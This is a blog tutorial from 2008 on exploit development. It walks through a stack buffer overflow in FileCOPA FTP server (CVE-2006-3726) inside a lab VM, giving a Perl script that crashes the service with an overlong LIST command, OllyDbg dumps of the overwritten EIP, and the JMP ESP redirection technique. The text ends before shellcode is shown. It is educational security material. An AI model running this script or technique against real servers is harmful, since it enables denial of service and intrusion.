# Hacking and Penetration Testing

## Writing Windows Buffer Overflows

August 16, 2008
Tags: vulnerability security microsoft feature exploit c

### Introduction

Writing a buffer overflow attack against a Windows program present several challenges that make it a bit more difficult than writing exploits on a Linux platform. In addition to not having popular tools such as gdb (the GNU Debugger) an attacker is faced with a closed box. Not only are most Windows applications closed source, but the operating system itself doesn't provide much transparency. When taken together this makes an attackers job fairly daunting.

Windows buffer overflow attacks are quite possible, however, and I'm writing this tutorial to walk you through developing one such attack. This article assumes some prior knowledge of assembly, x86 architecture, C and Perl programming. I hate to raise the bar like that, but if you're not familiar with these concepts then writing buffer overflows will be next to impossible as their inner workings hinge on all of these topics. While there are many tools you can use to assist in the process of finding and exploiting buffer overflow vulnerabilities, without a thorough understanding of how they work you're going to have a very hard time actually creating new exploits.

I'm going to skip over the obligatory explanation of what a buffer overflow or shellcode actually is because others have done a much better job in other places on the web. Poke around and you're sure to find some excellent articles explaining exactly how this sort of attack works. For the purposes of this tutorial we're going to attack an explicit (known) vulnerability in a certain piece of software. You can use this process to develop exploits for other programs as soon as vulnerability announcements are released.

### Setting Up


For this tutorial you're going to need several things. It's quite handy to have a virtual machine that is running the target program, but this isn't entirely necessary. For the purposes of this tutorial you could use either VMWare Player or VirtualBox to run your virtual machine. You could alternatively install the vulnerable program on your actual machine, but I would advise against this. The exploit developed for this tutorial works on Windows XP service pack 1, but you can easily use the methodology to get a working exploit for Windows 2000 or 2003 (or another XP service pack) as well. I'm going to assume that you're developing this exploit on a Windows (XP) machine, although you could develop under almost any operating system.

FileCOPA FTP server is known to have several vulnerabilities. CVE-2006-3726 (http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-3726) outlines a buffer overflow attack via a long LIST command. We're going to explore how this vulnerability works and how we can use it to exploit a vulnerable FileCOPA server. You can Google for "download FileCOPA 1.01" and find several places to download a vulnerable version of the server. Note that the software is free for 30 days, but after that time you must pay for it. If you can't find FileCOPA let me know and I can point you towards a copy :)

Once you've downloaded FileCOPA you're going to need a couple of other pieces. Firstly we're going to develop our exploit using Perl, so if you're on Windows I'd recommend downloading ActivePerl from ActiveState. You're also going to need the NASM assembler program that's available on most Linux installations. You might want to set up a Linux virtual machine, or you can use an account on any x86 based Linux machine for that part. Finally you'll need a copy of Olly Debug (v1.10), a free Windows debugging program. You can download Olly Debug from http://www.ollydbg.de/odbg110.zip. You'll also need a special plugin for Olly Debug called OllyUni. OllyUni used to be hosted by Phenoelit.de but thanks to new German anti-hacking laws they had to move it. You can now get OllyUni from http://www.phenoelit-us.org/fr/tools.html. Once you've got all these tools you're good to go.

## Getting the FileCOPA Target Running

The first step in this tutorial is to get a working virtual machine with Windows XP SP 1 on it up and running. Next, install FileCOPA file server on this image. Finally, extract Olly Debug and Olly Uni. Put all the Olly Uni files into the Olly Debug directory. Once this is done fire up the FileCOPA server (if it's not already running). Take note of the virtual machine's IP address for the attack.




```
:\WINDOWS\System32\command.com
rosoft(R) Windows DOS
Copyright Microsoft Corp 1990-2001.

DOCUME~1\JUSTIN>ipconfig

lows IP Configuration

ernet adapter Local Area Connection:

     Connection-specific DNS Suffix  . : localdomain
     IP Address. . . . . . . . . . . . : 192.168.37.128
     Subnet Mask . . . . . . . . . . . : 255.255.255.0
     Default Gateway . . . . . . . . . :

DOCUME~1\JUSTIN>_
```

## Demonstrating the Vulnerability

Now that our target is all set up let's start attacking it. We know there's a problem with long LIST commands being sent to the server. In order to ease our payload delivery we're going to write a Perl script to deliver our attack string. We'll start out simple, but I'm going to give away one hint that you can find on your own but would take a while. Part of getting this exploit working includes passing two arguments to the LIST command so that it triggers the buffer overflow. More will work as well, but you can't just pass a ton of characters in and get an exploitable overflow. You'll notice our original attack string will start with an A then a space (\x20) to form the first argument and start off the second. Our initial attack script will look something like this:

```
#C:\Perl
#
# FileCopa FTP Exploit
#
# By Justin C. Klein Keane <justin@madirish.net>
# Last Modified July 17, 2008
#
use Net::FTP;
$target = "192.168.37.128";
$buffer = "A\x20";
$buffer .= "A" x 512;
#start the connection
$ftp = Net::FTP->new($target, Debug => 0, Timeout => 5)
      or die "Cannot connect to $host: $@ \n";
$ftp->login("anonymous",'anonymous@nowhere.com')
      or die "Couldn't log in: $@\n";
$ftp->list($buffer);
#clean up
$ftp->quit;
```

As soon as you run this script you'll see pretty quickly that it crashes the filecpnt.exe process:


filecpnt.exe

filecpnt.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.


Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.


To see what data this error report contains, click here.

## Using Olly Debug to Monitor FileCOPA


Thus far we've created a denial of service script. We're able to crash the server, but we want to be able to do more than just crash the server, we'd like to be able to run arbitrary commands. In order to do this we're going to need a little more information about what is going on behind the scenes as the server is crashing. Let's go ahead and close up FileCOPA and restart it. Once FileCOPA is up and running start up Olly Debug. Once Olly Debug is running attack the filecpnt.exe process using the File -> Attach option:


```
OllyDbg - [CPU]
Select process to attach
Process   Name      Window                          Path
000001D8  filecpt   FileCOPA FTP Server Applic      C:\Program Files\FileCOPA\filecpt.exe
000001EC  smss                                      \SystemRoot\System32\smss.exe
00000258  csrss                                     \??\C:\WINDOWS\system32\csrss.exe
00000268  winlogon  NetDDE Agent                    \??\C:\WINDOWS\system32\winlogon.exe
00000294  services                                  C:\WINDOWS\system32\services.exe
000002A0  lsass                                     C:\WINDOWS\system32\lsass.exe
000002DC  filecpnt                                  C:\Program Files\Common Files\InterVat
00000344  svchost                                   C:\WINDOWS\system32\svchost.exe
00000388  svchost                                   C:\WINDOWS\System32\svchost.exe
00000400  svchost                                   C:\WINDOWS\System32\svchost.exe
00000458  svchost                                   C:\WINDOWS\System32\svchost.exe
000005B4  Explorer  MCI command handling windo      C:\WINDOWS\Explorer.EXE
000005E8  spoolsv                                   C:\WINDOWS\system32\spoolsv.exe
0000063C  VMwareTr                                  C:\Program Files\VMware\VMware Tools\V
00000648  VMwareUs  VMwareUserControlTitle          C:\Program Files\VMware\VMware Tools\V
00000694  wpabaln                                   C:\WINDOWS\System32\wpabaln.exe
000007A8  VMwareSe                                  C:\Program Files\VMware\VMware Tools\V
OllyDbg v1.10                                                       Ready
```

Once Olly Debug has the attached process you'll see that it fills up registers and pauses the process (note the yellow 'Paused' label in the lower right). In order to proceed you'll need to un pause Olly. Click the blue play button (the arrow pointing right) in the tool bar in order to start FileCOPA again.


```
OllyDbg - filecpnt.exe - [CPU - thread 000003A0, module ntdll]
Address   Hex dump          Disassembly
77F767CE  C3                RETN
77F767CF  CC                INT3
77F767D0  C3                RETN
77F767D1  8B4424 04         MOV EAX,DWORD PTR SS:[ESP+4]
77F767D5  CC                INT3
77F767D6  C2 0400           RETN 4
77F767D9  64:A1 18000000    MOV EAX,DWORD PTR FS:[18]
77F767DF  C3                RETN
77F767E0  57                PUSH EDI
77F767E1  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77F767E5  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77F767E9  C702 00000000     MOV DWORD PTR DS:[EDX],0
77F767EF  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77F767F2  0BFF              OR EDI,EDI
77F767F4 v74 11             JE SHORT ntdll.77F76807
77F767F6  83C9 FF           OR ECX,FFFFFFFF
77F767F9  33C0              XOR EAX,EAX
77F767FB  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77F767FD  F7D1              NOT ECX
77F767FF  66:894A 02        MOV WORD PTR DS:[EDX+2],CX
77F76803  49                DEC ECX
77F76804  66:890A           MOV WORD PTR DS:[EDX],CX
77F76807  5F                POP EDI
77F76808  C2 0800           RETN 8
77F7680B  57                PUSH EDI
Return to 77F7285C (ntdll.77F7285C)

Registers (FPU)
EAX 7FFDF000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 003FFFCC
EBP 003FFFF4
ESI 00000004
EDI 00000005
EIP 77F767CE ntdll.77F767CE
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty +UNORM 6C77 0012D7B0 5AD73042
ST1 empty 4.2034291271107609600e-4933
ST2 empty -UNORM A82F 77D45315 02320000
ST3 empty +UNORM 0002 00000000 00000000
ST4 empty +UNORM 2067 6E696C62 61736964
ST5 empty +UNORM 0054 00007374 6E696F70
ST6 empty +UNORM 6D49 0004008C 01010053
ST7 empty +UNORM 7C90 00000039 006D3939
               3 2 1 0      E S P U O Z D I

Address   Hex dump                   ASCII
0042F000  42 6F 72 6C 61 6E 64 20    Borland
0042F008  43 2B 2B 20 2D 20 43 6F    C++ - Co
0042F010  70 79 72 69 67 68 74 20    pyright
0042F018  32 30 30 32 20 42 6F 72    2002 Bor
0042F020  6C 61 6E 64 20 43 6F 72    land Cor
0042F028  70 6F 72 61 74 69 6F 6E    poration
0042F030  00 00 00 00 00 10 40 00    ......@.
0042F038  02 10 40 00 02 10 40 00    @.@.
0042F040  F0 10 40 00 00 00 00 00    @.....
0042F048  00 00 00 00 48 12 40 00    ....H@.
0042F050  D4 31 42 00 00 32 42 00    1B..2B.
0042F058  00 00 00 00 F8 44 43 00    .....DC.
0042F060  40 59 43 00 44 59 43 00    @YC.DYC.
0042F068  [illegible]
0042F070  [illegible]
0042F078  [illegible]
0042F080  43 00 68 59 43 00 FC 56    C.hYC.V
0042F088  43 00 00 00 00 00 00 00    C.......
0042F090  00 00 00 00 00 40 00 90    .....@.
0042F098  00 00 00 00 00 00 00 00    ........

003FFFCC  77F7285C  RETURN to ntdll.77F7285C from ntdll.DbgBreakPoint
003FFFD0  00000005
003FFFD4  00000004
003FFFD8  00000001
003FFFDC  003FFFD0
003FFFE0  961F0A50
003FFFE4  FFFFFFFF  End of SEH chain
003FFFE8  77F79005  SE handler
003FFFEC  77F741D8  ntdll.77F741D8
003FFFF0  00000000
003FFFF4  00000000
003FFFF8  00000000
003FFFFC  00000000
Attached process paused at ntdll.DbgBreakPoint                      Paused
```

Now that FileCOPA is running lets fire off our Perl script again. What will happen is that FileCOPA will crash, but Olly will catch the crash. You'll notice if you look back at Olly that it's paused. You'll also be able to look at the registers and the stack at the time of the crash.


```
OllyDbg - filecpnt.exe - [CPU - thread 000002E8]

Registers (FPU)
EAX 00000000
ECX 0063293C
EDX 7FFE0304
EBX 00000000
ESP 00B2FE08
EBP 41414141
ESI 0040130C filecpnt.0040130C
EDI 00B2FED8

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILENAME_EXCED_RANGE (000
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty +UNORM 0640 00155750 00150640
ST1 empty 0.0215717413836421960e-4933
ST2 empty +UNORM 0958 77F5164E 001550C8
ST3 empty +UNORM 5C28 00150558 00155272
ST4 empty +UNORM 5C28 00150558 0000000F
ST5 empty 0.0005091648526261450e-4933
ST6 empty +UNORM 0178 00155720 001550A10
ST7 empty +UNORM 000C 00000000 77F75886
                3 2 1 0      E S P U O Z D I

Address  Hex dump                 ASCII
0042F000 42 6F 72 6C 61 6E 64 20 Borland
0042F008 43 2B 2B 20 2D 20 43 6F C++ - Co
0042F010 70 79 72 69 67 68 74 20 pyright
0042F018 32 30 30 32 20 42 6F 72 2002 Bor
0042F020 6C 61 6E 64 20 43 6F 72 land Cor
0042F028 70 6F 72 61 74 69 6F 6E poration
0042F030 00 00 00 00 00 10 40 00 .....▶@.
0042F038 AC 10 40 00 BC 10 40 00 ¼▶@.╝▶@.
0042F040 E0 10 40 00 00 00 00 00 α▶@.....
0042F048 00 00 00 00 48 12 40 00 ....H↕@.
0042F050 D4 91 42 00 00 92 42 00 ╘æB..ÆB.
0042F058 00 00 00 00 E8 44 43 00 ....ΦDC.
0042F060 40 59 43 00 44 59 43 00 @YC.DYC.
0042F068 E0 B2 42 00 38 B4 42 00 α▓B.8┤B.
0042F070 C8 B4 42 00 5C B6 42 00 ╚┤B.\╢B.
0042F078 78 3F 43 00 00 00 40 58 x?C...@X
0042F080 43 00 68 59 43 00 FC 55 C.hYC.ⁿU
0042F088 43 00 00 00 00 00 00 00 C.......
0042F090 00 00 00 00 00 40 00 00 .....@..
0042F098 00 00 00 00 00 00 00 00 ........
0042F0A0 00 00 00 00 F8 15 43 00 ....°§C.

00B2FE08 41414141
00B2FE0C 41414141
00B2FE10 41414141
00B2FE14 41414141
00B2FE18 41414141
00B2FE1C B2FE4041
00B2FE20 00B2FE80
00B2FE24 004026F6 RETURN to filecpnt.004026F6 from filecpnt.00404
00B2FE28 0063293C
00B2FE2C 00B2FED8
00B2FE30 0040130C filecpnt.0040130C
00B2FE34 0063297D ASCII "LIST A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00B2FE38 00000004
00B2FE3C 00000002
00B2FE40 00B2FE58
00B2FE44 00402546 RETURN to filecpnt.00402546 from filecpnt.00402
00B2FE48 0063293C
00B2FE4C 00000209
00B2FE50 00001000
00B2FE54 0063293C
00B2FE58 00B2FE64
00B2FE5C 00402095 RETURN to filecpnt.00402095 from filecpnt.00402

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

## Examining the Buffer Overflow

As you can see the EIP and the EBP have both been overwritten with 41414141 (the ASCII for "A"). Our overflow worked! Now, the next trick is to control which variables get put into these registers. The EIP and ESP are especially important. The EIP is the "instruction pointer" and points to the next instruction for the processor to execute. If you look in the status bar on Olly you'll see "Access violation when executing [41414141]" - basically the EIP points to an address in memory that the program can't get to and thus it crashes. The EBP is the base pointer, and the ESP is the stack pointer. The ESP is going to be important in a little bit.

## The Notorious Null Byte Problem

Let's take a moment and reflect on the null byte problem in buffer overflows. Buffer overflows usually occur when a string (a.k.a. a character array in C) is being copied into a buffer that isn't large enough to hold it (and thus the characters in the string write beyond an array bounds off into stack control space like the base pointer and the instruction pointer). Now, recalling that when C copies a string it identifies the end of a string by a null. Thus, if you try and copy a 200 byte string, but the 100th byte is a null character (0x00) then only the first 100 bytes will be copied because C sees those two zeroes as a null character and aborts the copy.

Looking really quickly at the memory that FileCOPA is occupying we can see how this is going to be a problem. Ideally we'd like to simply put the address of our shellcode into the EIP and the processor would happily move to that address and begin executing our shellcode. However, if you look at the buffer overflow payload in the lower right window of Olly you'll see it exists at an address like 0x00B2FE08. Notice that first "00" in the address? If we try and use that to overwrite the EIP it won't work because the copy that's triggering the overflow will stop as soon as it hits those zeroes and the rest of our address won't be written at all. This is the huge pain of buffer overflows, but don't despair, there are ways of dealing with it!

## Redirecting Program Flow


One item to note is the ESP (or the stack pointer). This holds an address of 0x00B2FE08. If you look into the stack in the lower right hand of Olly you'll see that this address points into our shellcode! We could use this address to start our shellcode. If we could find a way to put the assembly instructions:

```
JMP ESP
```

into the EIP we could actually move program flow into a memory range that we control. There are two caveats to this strategy. The first problem is that the EIP points to a memory address, not to actual instructions. The second problem is that if you look at the address 0x00B2FE08 you'll see there's only about 21 bytes of our buffer overflow code, not nearly enough for shellcode! Let's deal with the first problem then we'll turn to the second.

We can end run the problem of putting the jump instruction directly into the EIP by putting the memory address of *another* instruction that is JMP ESP. JMP ESP is a pretty common instruction so we should be able to find it somewhere in memory. Your first instinct might be to read through the instructions that FileCOPA uses to look for a JMP ESP instruction, but there's a problem with this. FileCOPA exists in a memory range that starts with 0x00 and thus we'll run into the null character problem again. However, there is a very clever way to get around this (I take no credit for this idea!). Because system libraries are accessible to programs in Windows (thank the makers for DLL's) we can probably find a JMP ESP instruction in a DLL somewhere. Not only that, but these instructions exist in the 0x77 address range (how convenient) so we can get around the null character problem.

In order to find a suitable JMP ESP instruction we're going to use the OllyUni plugin. To do this you're going to have to stop Olly, kill FileCOPA, then restart FileCOPA, restart Olly, attach filecpnt and un pause FileCOPA. Once you've got all this done (get used to this process you're going to have to do it quite a bit in these sorts of exercises) we'll utilize the OllyUni. Right click in the upper right portion of Olly, select Overflow Return Address -> ASCII overflow returns -> Search JMP/CALL ESP

